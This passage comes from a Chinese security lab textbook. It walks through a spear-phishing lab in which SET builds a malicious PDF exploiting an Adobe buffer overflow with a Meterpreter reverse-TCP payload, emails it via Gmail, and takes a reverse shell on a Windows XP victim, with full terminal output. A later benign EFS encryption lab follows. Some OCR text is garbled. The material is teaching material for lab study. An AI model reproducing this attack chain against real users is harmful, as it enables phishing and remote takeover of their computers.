电子邮件攻击是一种专门针对电子邮件系统的 DoS/DDoS 攻击方式。由于电子邮件在互联网中的应用非常普遍，同时与电子邮件相关的 SNMP、POP3 和 IMAP 等协议在设计上都存在一定的安全漏洞，因此为攻击的实施提供了可被利用的资源。电子邮件攻击有很多种，主要表现在以下几方面。

(1) 窃取和篡改数据。通过监听数据包或截取正在传输的信息，攻击者可以读取或修改数据，具体通过网络监听程序实现。在 Windows 系统中可以使用 NetXRay，在 UNIX 和 Linux 系统中可以使用 Tcpdump，另外还可以使用更为专业的 Sniffer 工具。

(2) 伪造邮件。通过伪造的电子邮件地址(尤其是发件人地址)可以对收件人实施诈骗攻击。

(3) 拒绝服务。让系统或网络充斥大量的垃圾邮件，从而使被攻击对象没有余力去处理其他的事务，造成系统邮件服务器或网络的瘫痪。

(4) 病毒。在互联网环境中，很多病毒的传播是通过电子邮件实现的。

### 2. 社会工程学介绍

社会工程学是利用人性弱点获取目标系统有价值信息的系列方法，它是一种欺骗的艺术。当缺乏目标系统的可用信息时，该方法是渗透测试者重要的手段之一。对于任何组织而言，人与人间的关联既是安全措施中最薄弱的一环，也是整个安全基础设施最脆弱的地方。作为社会人，天性使得其对社会工程学攻击的抵抗力不强。社会工程学攻击者通常利用这一特点，获取机密信息或受限数据。社会工程学的实现方式多种多样，而且每种方式取得的效果也会不同。

## 1.5.2 实验目的与条件

### 1. 实验目的

通过本实验，使读者在熟悉电子邮件系统工作原理的基础上，结合社会工程学攻击手段，学习电子邮件攻击的基本原理和方法。

**2. 实验清单及软硬件要求**

本实验所需要的软硬件清单如表 1-5 所示。

**表 1-5　Nmap 工具应用实验清单**

| 类型 | 序　　号 | 软硬件要求 | 规　　格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2021 |
| | 3 | 软件版本 | The Social Engineering Tools(SET) v8.0.3 |
| 靶机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Windows XP |
| | 3 | 软件版本 | 无 |

## 1.5.3　实验过程

登录攻击机并启动社会工程学攻击工具的主要操作过程如下。

**步骤 1**：登录 Kali Linux 主机，如果进入的是命令行模式，可以输入 startx 命令进入图形界面。对于 Linux 操作不是很熟悉的读者，建议进入图形界面进行相应的操作。

**步骤 2**：进入图形界面后，打开终端窗口输入 setoolkit 命令，如图 1-44 所示，启动社会工程学工具包(social-engineer toolkit，SET)，出现如图 1-45 所示的社会工程学工具包 SET 界面，上面描述了 SET 工具的相关信息。





图 1-44　启动 Social-Engineer Toolkit

**步骤 3**：在欢迎界面的底部为 SET 的主要功能，如图 1-45 所示，各选项的含义如下。

```
1) Social-Engineering Attacks                    #社会工程学攻击
2) Penetration Testing (Fast - Track)            #渗透测试(快速通道)
3) Third Party Modules                           #第三方模块
4) Update the Social - Engineer Toolkit          #更新社会工程学工具包
5) Update SET configuration                      #更新 SET 的设置
6) Help, Credits, and About                      #帮助,开发团队和关于
```

本实验为利用社会工程学攻击方式发送恶意邮件，因此选择“1)Social-Engineering Attacks”。





图 1-45　选择社会工程学攻击方式

**步骤 4**：在出现的如图 1-46 所示的界面中，显示该工具支持的社会工程学攻击方式。

```
1) Spear-Phishing Attack Vectors          #鱼叉式网络钓鱼攻击
2) Website Attack Vectors                 #网页攻击
3) Infectious Media Generator             #传染性媒体生成器
4) Create a Payload and Listener          #创建有效载荷和监听器
5) Mass Mailer Attack                     #群发邮件攻击
6) Arduino-Based Attack Vector            #基于 Arduino 的攻击
7) Wireless Access Point Attack Vector    #无线接入点攻击
8) QRCode Generator Attack Vector         #QRCode 生成器攻击
9) Powershell Attack Vectors              #Powershell 攻击
10) Third Party Modules                   #第三方模块
```

这里需要选择“1)Spear-Phishing Attack Vectors”选项。

```
root@kali: ~
File  Actions  Edit  View  Help
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 1
```

图 1-46　SET 支持的社会工程学攻击方式

**步骤 5**：在接下来的窗口中出现了 3 个选项，如图 1-47 所示，分别是执行一次群发邮件攻击（Perform a Mass Email Attack）、创建一个文件格式载荷（Create a FileFormat Payload）和创建一个社会工程学模板（Create a Social-Engineering Template）。在本实验中，需要进行邮件攻击，所以选择“1) Perform a Mass Email Attack”。

```
root@kali: ~
File  Actions  Edit  View  Help

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>1
```

图 1-47　选择攻击方式

**步骤 6**：如图 1-48 所示的窗口显示了钓鱼攻击方式中可用的攻击漏洞。在本实验中，选择利用 Abobe PDF 的 Collab. collectEmailInfo 漏洞实现缓冲区溢出攻击，进而通过反弹 Shell 实现对目标主机的攻陷和控制，所以选择“10）Abobe Collab. collectEmailInfo Buffer Overflow”。

```
root@kali: ~
File  Actions  Edit  View  Help

set:phishing>1
/usr/share/metasploit-framework/

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>10
```

图 1-48　选择攻击漏洞

**步骤 7**：图 1-49 显示可利用的攻击载荷，本实验选择“2）Windows Meterpreter Reverse_TCP”。

```
root@kali: ~
File  Actions  Edit  View  Help
   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2
```

图 1-49　选择攻击载荷

**步骤 8**：如图 1-50 所示界面中设置监听反弹 Shell 的 IP 地址以及端口号，本实验都设置为默认值，即攻击机的 IP 地址与 443 端口。然后 SET 开始创建攻击载荷，片刻过后即成功创建名为 template. pdf 的攻击载荷。随后需要确认是否更改攻击载荷名字，本实验选择“1. Keep the filename, I don't care”，即使用默认的名称 template. pdf。

**步骤 9**：图 1-51 提示选择邮件攻击方式，本实验选择“1. E-Mail Attack Single Email Address”，即针对单一邮件地址进行攻击。

```
root@kali: ~
File  Actions  Edit  View  Help
set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.244.139]:# 设置监听反弹
set:payloads> Port to connect back on [443]:  # 设置反弹链接的端口号
[-] Defaulting to port 443 ...                                  Shell的IP地址，一
[*] All good! The directories were created.                     般为攻击机的地址
[-] Generating fileformat exploit ...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.goog
le.com/accounts/answer/6010255?hl=en
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
```

图 1-50　生成攻击载荷

```
root@kali: ~
File  Actions  Edit  View  Help
set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```

图 1-51　选择邮件攻击方式

**步骤 10**：图 1-52 提示是否要使用一个预先定义的模板。SET 允许攻击者创建不同的模板，并且在使用时支持动态导入。本实验使用预先定义的模板，即选择“1. Pre-Defined Template”。

```
root@kali: ~
File  Actions  Edit  View  Help

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
```

图 1-52　选择是否使用预定义模板

**步骤 11**：图 1-53 展示了 SET 提供的 10 种预定义邮件模板，本实验中选择“10. Status

Report”。





图 1-53　选择预定义邮件模板

**步骤 12**：在图 1-54 所示的窗口中设置邮件攻击对象，这里读者可以根据自己的需求进行设置。随后将提示选择攻击机发送携带恶意攻击载荷邮件的邮件服务器，本实验选择“1. Use a gmail Account for your email attack”，即选择 Gmail 邮箱来实现邮件攻击。





图 1-54　设置邮件攻击对象

**步骤 13**：设置发送攻击邮件的 Gmail 邮件账号及对应密码，在随后的两个提示中读者可以根据实际情况进行设置，如图 1-55 所示，设置完成后即向步骤 12 设置的目的邮件地址（*** @jpsi. cn）发送包含恶意文件的邮件。





图 1-55　发送攻击邮件

**步骤 14**：邮件攻击配置的最后一步提示是否设置一个监听。本实验选择设置监听，用来监听攻击载荷的反弹连接。当 SET 启动 Metasploit 时，它已经配置了所有必需的选项，将开始处理攻击主机的 IP 反向连接到 443 端口，如图 1-56 所示。

**步骤 15**：当目标用户收到攻击邮件，并将附件中的 template. pdf 作为合法的 PDF 文件打开时，其 PDF 阅读器将会自动地连接到攻击主机 192. 168. 244. 139：443，此时目标主机将被立即控制。在攻击主机上，将看到如图 1-57 所示的信息，输出的信息表示，被攻击主机的 IP 地址是 192. 168. 244. 132。

**步骤 16**：按 Enter 键，然后在打开的 Metasploit 命令栏中输入 sessions 命令，查看攻击

```
root@kali: ~
File  Actions  Edit  View  Help
set:phishing> Setup a listener [yes|no]:yes

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \  `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-._____-'

I love shells --egypt


       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.244.139
LHOST => 192.168.244.139
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.244.139:443
msf6 exploit(multi/handler) >
```

图 1-56　设置反弹 Shell 的监听

```
root@kali: ~
File  Actions  Edit  View  Help

[*] Started reverse TCP handler on 192.168.244.139:443
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.244.132
[*] Meterpreter session 1 opened (192.168.244.139:443 -> 192.168.244.132:1066 ) at 2022-01-26 07:46:02 -05
00
```

图 1-57　靶机打开攻击邮件，攻击收到反弹会话信息

机与多少个目标主机成功建立了会话。如图 1-58 所示，当前攻击主机只与一个目标主机成功地建立了会话，该会话中，描述了目标主机的相关信息。如操作系统类型为 Windows、主机名为 SMITON-59E654AC、登录的用户为 Administrator 等。

**步骤 17**：在 Metasploit 命令栏中输入 sessions -i 1 命令，激活该会话。成功激活后，攻击者可以在目标主机上进行任何操作，相当于控制了目标主机，如图 1-59 所示。

**步骤 18**：此时攻击者可以在 meterpreter 命令行下执行各种命令，如登录目标主机的 Shell，如图 1-60 所示。输出信息显示为 C:\Documents and Settings\Administrator\????>，表示成功登录到目标主机。此时攻击者相当于以 Administrator 用户的身份在目标主机中进行操作。

**步骤 19**：使用 dir 命令，可以查看目标主机当前路径下的文件，如图 1-61 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
[*] Meterpreter session 1 opened (192.168.244.139:443 → 192.168.244.132:1066 ) at 2022-01-26 07:46:02 -05
00

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x86/wind     SMITON-59E654AC\Admin  192.168.244.139:443 -
            ows                      istrator @ SMITON-59E  > 192.168.244.132:106
                                     654AC                  6  (192.168.244.132)

msf6 exploit(multi/handler) > 
```

图 1-58　查看反弹会话信息

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

图 1-59　激活反弹会话

```
root@kali: ~
File  Actions  Edit  View  Help

meterpreter > shell
Process 2272 created.
Channel 1 created.
Microsoft Windows XP [◆◆◆ 5.1.2600]
(C) ◆◆◆◆◆◆◆◆ 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\◆◆◆◆>
```

图 1-60　登录目标主机的 Shell

```
root@kali: ~
File  Actions  Edit  View  Help
C:\Documents and Settings\Administrator\◆◆◆◆>dir
dir
 ◆◆◆◆◆◆◆ C ◆◆◆◆◆◆◆◆
```

步骤需要读者掌握。其中，情报收集、确定漏洞点、规划攻击和执行攻击通常是社会工程学攻击者采用的基本步骤，这些步骤可有效地获取目标信息或访问权限。

根据《网络攻防技术(微课视频版)》一书的内容及查阅的相关文献，结合社会工程学攻击的实施特点，读者可以进一步学习情报收集、确定漏洞点、规划攻击和执行攻击4个环节的特点和具体内容。

# 第2章 Windows操作系统攻防实训

经过多年的发展，Windows 操作系统的功能不断丰富和完善，目前在桌面操作系统中已占有绝对优势，而且许多互联网应用系统也运行在 Windows 服务器操作系统之上。随着 Windows 操作系统被广泛应用，其各类安全漏洞被利用的现象频繁发生，安全已经成为影响 Windows 操作系统应用的一个主要因素。本章通过相关的实验，使读者掌握针对 Windows 操作系统的主要攻击和防范方法。

扫一扫

视频讲解

# 2.1 数据处理安全：文件加密

数据处理安全主要涉及数据处理过程中的各个环节，其目的是对数据的安全性进行管理，以防止攻击者窃取数据或造成数据损失。

## 2.1.1 预备知识：数据加密

数据加密是针对数据的可逆转换，即借助加密工具对数据进行可逆加密转换，并将验证口令以不可逆算法加密后写入文件中，通过加密实现介质中存储的数据或网络节点之间传输数据的机密性和完整性。加密是对访问控制方法的一种补充，对笔记本电脑、智能手机等易丢失设备上的数据或网络中的共享文件，加密能够对其进行有效的保护。针对 Windows 相应版本的加密文件系统(encrypting file system，EFS)和 BitLocker 技术，都是通过加密实现的。

## 2.1.2 实验目的和条件

**1. 实验目的**

通过本实验，在回顾数据加密的相关算法和实现过程的基础上，以目前普遍使用的 Windows 操作系统环境为基础，通过对 EFS 加密方法的介绍，使读者掌握 EFS 数据加密的使用方法，培养读者对重要数据进行加密管理的良好习惯。

**2. 实验条件**

本实验仅需要一台运行 Windows XP 及以上版本操作系统的计算机，该计算机既可以是一台物理机，也可以是一台虚拟机。

## 2.1.3 实验过程

**步骤 1**：以管理员账号登录实验操作系统(本例操作系统版本为 Windows 10)，并以管理员权限运行 Windows 命令提示符，分别以命令 net user CyberSec1 Jspi@2021 /add 和 net user CyberSec2 Jspi@2021 /add 添加用户 CyberSec1 和 CyberSec2(其密码均被设置为 Jspi@2021)，如图 2-1 所示。

**步骤 2**：注销管理员用户，以账户名为 CyberSec1 的用户登录操作系统。在桌面新建一个名为 EFS_Test.txt 的文档(文档名自定)，并输入一些信息(如“EFS 加密实验”)，保存，如图 2-2 所示。

**步骤 3**：右击该文本文档，选择“属性”菜单项，如图 2-3 所示。





图 2-1　添加两个新用户





图 2-2　新建文本文件并输入文本信息





图 2-3　选择文本文件的属性

**步骤 4**：在打开的“属性”对话框中选择“常规”标签，然后选择“高级”，勾选“加密内容以便保护数据(E)”复选框，如图 2-4 所示。

**步骤 5**：单击“确定”按钮后，在弹出的“加密警告”对话框中选择“只加密文件(E)”单选按钮，如图 2-5 所示。

**步骤 6**：设置完成后，文件的右上角会出现一把小锁，代表 EFS 加密成功。此时，该加密文件无须额外验证也可以被正常打开，证明对于合法用户来说，EFS 加密文件是透明无感的，如图 2-6 所示。





图 2-4　EFS 加密设置





图 2-5　选择只加密文件





图 2-6　文件加密成功

**步骤 7**：注销用户 CyberSec1，以账户名 CyberSec2 登录操作系统。在地址栏输入路径 C:\Users\CyberSec1\Desktop 进入用户 CyberSec1 的桌面文件夹，访问 CyberSec1 用户创建的 EFS 加密文件 EFS_Test.txt。如图 2-7 所示，系统弹出对话框指出“你没有权限打开该文件，请向文件的所有者或管理员申请权限。”，证明非法用户无法打开经 EFS 加密的文件或文件夹。


图 2-7　非法用户无法打开经 EFS 加密的文件或文件夹

**步骤 8**：注销用户 CyberSec2，以账户名为 CyberSec1 的用户身份登录操作系统。选择“运行”，在打开的对话框中输入 certmgr.msc 命令，打开证书管理器，如图 2-8 所示。

